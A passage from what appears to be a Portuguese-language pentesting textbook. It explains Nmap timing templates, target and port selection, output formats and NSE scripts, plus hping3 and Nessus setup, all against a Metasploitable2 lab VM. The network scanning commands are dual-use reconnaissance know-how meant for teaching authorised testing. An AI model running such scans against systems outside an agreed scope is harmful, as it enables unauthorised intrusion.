


Figura 8.9 – Scan Sneaky.

`-T2` *Polite*

O scan `-T2` ou `--timing polite` representa novamente um aumento de velocidade em relação aos scans `-T0` e `-T1`, e é o último template de scanning a usar a técnica de scanning serial. O `scan_delay` associado a esse scan está configurado com 400 milissegundos, fazendo com que esse seja o primeiro scan a usar o `max_scan_delay`, um parâmetro que continua definido com o valor default igual a 1 segundo. Com esse template selecionado, o Nmap começará a realizar o scanning dos alvos usando o `scan_delay` de 400

milissegundos, porém terá a capacidade de ajustar dinamicamente o intervalo até o máximo de 1 segundo. Ao analisar o tempo necessário para concluir o scan polite nas mesmas 500 portas, podemos ver que o tempo total do scanning foi reduzido para 544 segundos, ou seja, apenas 9 minutos (Figura 8.10).

```
root@kali-local:~# nmap -sU --timing polite -p 1-500 10.0.2.100

Starting Nmap 6.40 ( http://nmap.org ) at 2013-09-17 11:03 EDT
Nmap scan report for 10.0.2.100
Host is up (0.00058s latency).
Not shown: 494 closed ports
PORT    STATE         SERVICE
53/udp  open          domain
68/udp  open|filtered dhcpc
69/udp  open|filtered tftp
111/udp open          rpcbind
137/udp open          netbios-ns
138/udp open|filtered netbios-dgm
MAC Address: 08:00:27:4A:BE:F9 (Cadmus Computer Systems)

Nmap done: 1 IP address (1 host up) scanned in 544.72 seconds
```

Figura 8.10 – Scan Polite.

`-T3` *Normal*

O scan `-T3` ou `--timing normal` é o scan default do Nmap, o que significa que, se nenhum template de tempo ou nenhuma opção manual forem definidos, as configurações desse template serão usadas no scan. Esse template é o primeiro a usar a técnica de processamento paralelo, enviando vários probes simultaneamente, o que aumentará a velocidade em geral. Esse scan possui um `scan_delay` igual a 0, que pode aumentar até `max_scan_delay`, que é igual a 1 segundo, o que significa que o scan ocorrerá o mais rápido possível, porém, após 1 segundo, o scan da porta corrente será abandonado e a próxima porta será verificada. O scan normal realizou o scan das portas selecionadas no computador-alvo em 547 segundos – mais lento que o scan polite nesse exemplo, embora esse normalmente não seja o caso. Essa é uma das peculiaridades do scanning: às vezes, algumas tarefas se alinham e um scan que deveria ser mais lento acaba não sendo tão lento assim. É por isso que um pentester competente deve estar familiarizado com todas as ferramentas de seu arsenal a fim de saber qual é a melhor maneira de empregá-las (Figura 8.11).

```
root@kali-local:~# nmap -sU -T3 -p 1-500 10.0.2.100

Starting Nmap 6.40 ( http://nmap.org ) at 2013-09-17 10:53 EDT
Nmap scan report for 10.0.2.100
Host is up (0.00059s latency).
Not shown: 494 closed ports
PORT    STATE         SERVICE
53/udp  open          domain
68/udp  open|filtered dhcpc
69/udp  open|filtered tftp
111/udp open          rpcbind
137/udp open          netbios-ns
138/udp open|filtered netbios-dgm
MAC Address: 08:00:27:4A:BE:F9 (Cadmus Computer Systems)

Nmap done: 1 IP address (1 host up) scanned in 547.08 seconds
```

Figura 8.11 – Scan Normal.

`-T4` *Aggressive*

O template `-T4` ou `--timing aggressive` também executa o seu scanning de modo paralelo, com velocidade crescente. O `scan_delay` nesse template é configurado com 0 e pode aumentar até `max_scan_delay`, cujo valor é igual a 10 milissegundos. Os scans com um `max_scan_delay` inferior a 1 segundo são propensos a erros, pois alguns sistemas operacionais-alvos possuem configurações que exigem um intervalo mínimo de 1 segundo entre as respostas aos probes. Esse scan concluiu o scan de portas da máquina virtual Metasploit em apenas 477 segundos, ou seja, pouco menos de 8 minutos (Figura 8.12).

```
root@kali-local:~# nmap -sU -T4 -p 1-500 10.0.2.100

Starting Nmap 6.40 ( http://nmap.org ) at 2013-09-17 10:33 EDT
Warning: 10.0.2.100 giving up on port because retransmission cap hit (6).
Nmap scan report for 10.0.2.100
Host is up (0.00064s latency).
Not shown: 434 closed ports, 63 open|filtered ports
PORT    STATE SERVICE
53/udp  open  domain
111/udp open  rpcbind
137/udp open  netbios-ns
MAC Address: 08:00:27:4A:BE:F9 (Cadmus Computer Systems)

Nmap done: 1 IP address (1 host up) scanned in 477.75 seconds
```

Figura 8.12 – Scan Aggressive.

`-T5` *Insane*

O template de tempo `-T5` ou `--timing insane` é o que provê a maior velocidade entre os templates prontos de tempo. Esse template usa a técnica de scanning paralelo, com um `scan_delay` igual a 0 e um `max_scan_delay` igual a 5 milissegundos. Conforme mencionado na descrição do scan Aggressive, esse scan pode causar erros, dependendo dos sistemas operacionais dos computadores-alvo e de suas configurações. Esse scan, que é o mais rápido, foi concluído em pouco menos de 22 segundos; no entanto os resultados foram um pouco diferentes em relação aos demais scans realizados até agora (Figura 8.13).




Figura 8.13 – Scan Insane.

Identificação do alvo

A identificação do alvo ou do conjunto de alvos em um scan Nmap corresponde a uma das partes mais importantes da string de comando do Nmap. Definir os alvos incorretos pode resultar no scanning de um espaço de endereçamento IP vazio ou, pior ainda, no scanning de computadores que não estão incluídos no ROE (Rules of Engagement). Existem várias maneiras de definir um conjunto de alvos no comando de scan. Entre esses métodos, há dois descritos neste livro que correspondem ao uso de uma faixa de endereços IP e ao uso de uma lista de scan.

Faixas de endereços IP

Definir um conjunto de alvos por meio de uma faixa de endereços IP é bem simples. Neste exemplo, a faixa de endereços será a faixa de endereços classe C 10.0.2.x. Isso significa que o número máximo de hosts que podem ser incluídos no scan é de 254. Para fazer o scan de todos os hosts, use o comando a seguir:

```
nmap 10.0.2.1-255
```

Esse mesmo scan pode ser executado com o método de endereçamento CIDR, que usa o sufixo /24 conforme mostrado a seguir. O endereçamento CIDR corresponde a um modo rápido de selecionar uma faixa de endereços, mas o assunto está além do escopo deste livro. Uma maneira rápida de definir uma faixa CIDR sem realizar todos os cálculos consiste em usar uma das calculadoras online, como a que está disponível em `http://www.mikero.com/misc/ipcalc/`. Para usá-la, insira os endereços inicial e final nas caixas correspondentes à faixa de endereços IP e clique no botão Go (Converter), como mostrado na figura 8.14. Há várias referências boas que podem ser usadas para que se aprenda mais sobre o

endereçamento CIDR.

```
nmap 10.0.2.1/24
```

Figura 8.14 – Conversão CIDR.

Um conjunto menor de endereços IP pode ser identificado no scan por meio da definição de uma faixa menor de IPs. Neste exemplo, os 100 primeiros endereços serão verificados:

```
nmap 10.0.2.1-100
```

Ou podemos usar o CIDR:

```
nmap 10.0.2.0/25
```

Lista de scan

O Nmap também pode usar um arquivo texto que contenha a lista de alvos como entrada. Suponha que os endereços a seguir estejam armazenados em um arquivo chamado `targets.txt`.

```
10.0.2.1
10.0.2.15
10.0.2.55
10.0.2.100
```

O comando para usar esse arquivo tem o seguinte aspecto:

```
nmap -iL targets.txt
```

Seleção de portas

A seleção de portas pode ser feita por meio da opção `-p` no comando de scan. As portas podem ser contíguas, o que é indicado por um traço no comando. As portas selecionadas também podem ser identificadas por meio de vírgulas no comando.

```
nmap -sS -p 1-100
```

```
nmap -sU -p 53,137,138,161,162
```

(ou use ambos) `nmap -sS -p 1-100,445,8000-9000`

Opções de saída

Há várias situações em que o pentester não irá querer que a saída do scan Nmap seja enviada para a tela, mas irá querer que ela seja salva em um arquivo. Isso pode ser feito por meio do redirecionamento da saída usando o comando pipe (|); porém, neste capítulo, as opções de saída do scan Nmap serão descritas. Essas opções incluem Normal, XML e GREPable. Em todos os exemplos, o alvo Metasploitable em 10.0.2.100 será usado e a extensão apropriada será utilizada com o nome do arquivo "metascan".

`-oN` *Saída Normal*

A opção de saída normal fará um arquivo texto ser criado, o qual poderá ser usado para a avaliação dos resultados do scan ou como entrada para outros programas.

```
nmap -oN metascan.txt 10.0.2.100
```

`-oX` *Saída XML (Extensible Markup Language)*

A saída XML pode ser usada para servir de entrada a várias aplicações diferentes para que seja feito um processamento ou uma avaliação subsequente.

```
nmap -oX metascan.xml 10.0.2.100
```

`-oG` *Saída GREPable*

A saída GREPable normalmente é usada pelos pentesters para permitir uma investigação posterior por meio de ferramentas como o GREP, mas a pesquisa também pode ser feita com ferramentas como o AWK, o SED e o DIFF.

```
nmap -oG metascan.txt 10.0.2.100
```

`-oS` *Saída ScRipT Kiddj#*

Embora não seja usada em testes de invasão sérios, a saída script kiddie pode ser divertida quando usada de vez em quando. Esse método de saída não deve ser empregado em scans sérios, pois usa o "leetspeak", empregado por muitas pessoas a quem a maioria dos pentesters chamariam de "script Kiddies"[1].

```
nmap -oS metascan.txt 10.0.2.100
```

Nmap Scripting Engine

A criação de scripts personalizados para o Nmap está além do escopo deste livro; no entanto a capacidade de usar scripts prontos pode ser bem útil na realização dos testes de invasão. O conjunto completo dos scripts prontos pode ser encontrado em `http://nmap.org/nsedoc/`. Neste exemplo, o script será usado para obter informações do NetBIOS e do endereço MAC do alvo. Para informar à ferramenta de scanning Nmap que um script será usado, a flag `--script` é utilizada, como mostrado no exemplo a seguir:

```
nmap --script nbstat.nse 10.0.2.100
```

O Nmap está continuamente envolvido no desenvolvimento de novos scripts para que a comunidade possa usá-los. Um pentester deve garantir que o banco de dados de scripting do Nmap esteja o mais atualizado possível. É recomendável que o banco de dados seja atualizado antes de dar início a uma missão. Para atualizar o banco de dados do Nmap, utilize o comando:

```
nmap --script-updatedb
```

Hping3

O Hping é uma aplicação que pode ser usada para criar pacotes manualmente a fim de inseri-los na rede. É um processo manual para a criação de pacotes, semelhante àquele usado pela ferramenta Nmap, que cria os pacotes automaticamente. Por exemplo, o Hping3 pode criar uma série de pacotes de sincronização ao usar a flag `-S`.

```
hping3 -S 10.0.2.100
```

Informações completas sobre o Hping3 podem ser encontradas no arquivo de ajuda, acessível por meio da opção `-h`.

```
Hping3 -h
```

Nessus

Após a instalação do Nessus ter sido concluída conforme descrito no capítulo 3, inicie o scanner Nessus por meio do comando a seguir:

```
/etc/init.d/nessusd start
```

Depois que o scanner for iniciado, abra o navegador web IceWeasel e acesse `https://localhost:8834/`. O número após os dois pontos – nesse caso é o 8834 – diz ao navegador para se conectar ao computador local por meio da porta 8834, em vez de usar a porta default. É importante verificar a documentação do Nessus para garantir que a porta correta está sendo usada para se conectar ao console; algumas versões podem usar uma porta diferente. Para os navegadores web, a porta default é a 80, e um usuário que tentar acessar o kali-local na porta default 80 vai encontrá-la fechada ou oferecendo serviços que não são compatíveis com o navegador web IceWeasel.

Fazer a conexão com essa porta usando o navegador IceWeasel fará o Nessus Console – uma GUI que permite ao usuário definir, configurar e executar o scan usando a ferramenta Nessus – ser aberto. A primeira página a ser apresentada será a janela que permite ao usuário fazer o registro da aplicação, como pode ser visto na figura 8.15. O registro é necessário para obter as atualizações, os arquivos e outras informações a respeito do Nessus Home Feed. Se um código de ativação válido para o Nessus não estiver disponível, clique no botão **Get started** (Iniciar) para dar início ao processo de registro.




Figura 8.15 – Registro do Nessus.

A próxima tela é usada para configurar a conta inicial de administrador. Crie essa conta preenchendo os campos de login e de senha nessa página e fazendo a confirmação da senha (Figura 8.16). Neste exemplo, o nome do usuário será definido como `Nessus` e a senha `Nessus` será usada – uma combinação que deve ser empregada somente em ambientes de teste. Selecione um nome de usuário e uma senha que atendam aos requisitos do sistema e clique no botão **Next** (Próximo).

A próxima tela é usada para ativar o Nessus Feed Plugin. O botão **I already have an Activation Code** (Já tenho um Código de Ativação) serve para os usuários que já registraram o Nessus anteriormente. Basta clicar nesse botão e inserir o Código de Ativação. Nesse exemplo, **I will use Nessus to scan my Home Network** (Usarei o Nessus para efetuar o scan de minha rede doméstica) será selecionado. Digite o primeiro nome e o sobrenome, bem como o endereço de email. Se houver um proxy na rede, clique no botão **Proxy Settings** (Configurações do proxy) e insira as informações apropriadas. Nenhum proxy será usado nesse exemplo, portanto o botão **Next** pode ser clicado.

Em caso de sucesso, uma tela informando que um registro bem-sucedido ocorreu será mostrada. Um botão que permite que os plugins mais recentes sejam baixados também será apresentado nessa tela. Clique no botão **Next: Download plugins** (Próximo: Baixar plugins).

Após fazer o download dos plugins, a caixa de diálogo para login será apresentada. Digite o nome de usuário e a senha do administrador, criados anteriormente. Em seguida, clique no botão **Sign in To Continue** para fazer o login. Com isso conclui a configuração inicial do Nessus estará concluída.




Figura 8.16 – Configuração inicial do Nessus.

Scanning com o Nessus

Após instalar o Nessus, é importante saber como configurar e fazer o scanning de uma rede ou de um sistema usando a aplicação. Este exemplo será executado no laboratório criado anteriormente neste livro. A máquina virtual Metasploitable2 foi configurada com um endereço IP igual a 10.0.2.100, e a máquina virtual Kali tem um endereço IP igual a 10.0.2.15. As máquinas virtuais tiveram o adaptador de rede configurado no console do VirtualBox para Internal, de modo a garantir que nenhum scanning sem autorização ocorra a partir da rede externa e para garantir que a máquina virtual Metasploitable2 não esteja acessível a usuários externos. Depois que ambos os computadores estiverem prontos e executando, o Nessus poderá ser configurado e o scan poderá ser realizado.

Adicionando um usuário no Nessus

É recomendável criar uma conta diferente para cada usuário que utilizará o Nessus Console. As contas devem ser associadas a usuários individuais, se possível, e não devem ser compartilhadas. Para criar um usuário, selecione a aba **Users** (Usuários) e, em seguida, selecione o botão **+ New User** (+ Novo Usuário). Isso fará uma caixa de diálogo ser aberta, em que as credenciais do usuário poderão ser inseridas (Figura 8.17). Use essa caixa de diálogo para inserir o nome do usuário e a senha (duas vezes). Se o usuário for um administrador, marque a caixa de seleção **Administrator** (Administrador). Depois que todos os campos desse formulário forem preenchidos, clique no botão **Create User** (Criar usuário).




Figura 8.17 – Novo usuário.

Configuração

A aba de configuração permite ao usuário ajustar melhor o Nessus Scanner para que ele funcione do modo mais eficiente e eficaz possível. Use essa aba para configurar portas de proxy, acessar configurações de SMTP, configurações de dispositivos móveis (Mobile Settings), configurações de resultados (Results Settings), várias configurações avançadas (Advanced Settings), além de permitir ao usuário configurar o Nessus Feed e o Código de Ativação (Activation Code). Se o Código de Ativação ainda não tiver sido inserido, use a aba **Feed Settings** (Configurações de feed) na página **System Configuration** (Configurações de sistema) para fazer isso agora. Em seguida, atualize as configurações do feed ao clicar em **Update Activation Code** (Atualizar o código de ativação). Após a ativação, atualize os plugins do Nessus clicando no botão **Update Plugins** (Atualizar plugins).

Configurando um scan

As políticas controlam o modo pelo qual o scan do Nessus será executado, incluindo as opções e as credenciais a serem utilizadas. O desenvolvimento de políticas completas está além do escopo deste livro, portanto o foco deste exemplo estará na modificação de uma política existente. Selecione a aba de políticas e, em seguida, abra **Internal Network Scan** (Scan de rede interna) clicando no título. Isso fará a caixa de diálogo que contém as opções ser aberta, e diversas abas serão mostradas.

Todas as abas são úteis e devem ser exploradas no ambiente de laboratório antes de usar a ferramenta em ambiente de produção. Por exemplo, como o nome do usuário e a senha não conhecidos na máquina Metasploitable, essas credenciais podem ser inseridas na aba de credenciais, proporcionando mais acesso ao alvo remoto pela ferramenta de scanning. A descoberta dessas credenciais normalmente ocorre na fase de Reconhecimento. A figura 8.18 mostra a inserção do nome do usuário e da senha para a máquina virtual Metasploitable na aba de credenciais.

A aba **Plugins** induz o scanner a realizar o scan usando configurações, serviços e opções específicos. Por exemplo, um dos grupos de opções habilitado por default é o DoS. Supondo que o DoS não seja permitido pelo ROE atual, esse grupo de opções deve ser desabilitado. Faça isso clicando no botão verde que indica que ele está habilitado. A cor do botão deverá mudar para cinza e o texto agora deverá

mostrar a palavra **disabled** (desabilitado). Para verificar os tipos de verificações que serão executados por esse grupo de opções, clique no texto ao lado do botão e os itens incluídos como verificações de DoS serão mostrados, como podemos ver na figura 8.19. O número que está no retângulo à direita, que nesse caso é igual a 103, indica a quantidade de verificações existentes nesse grupo.

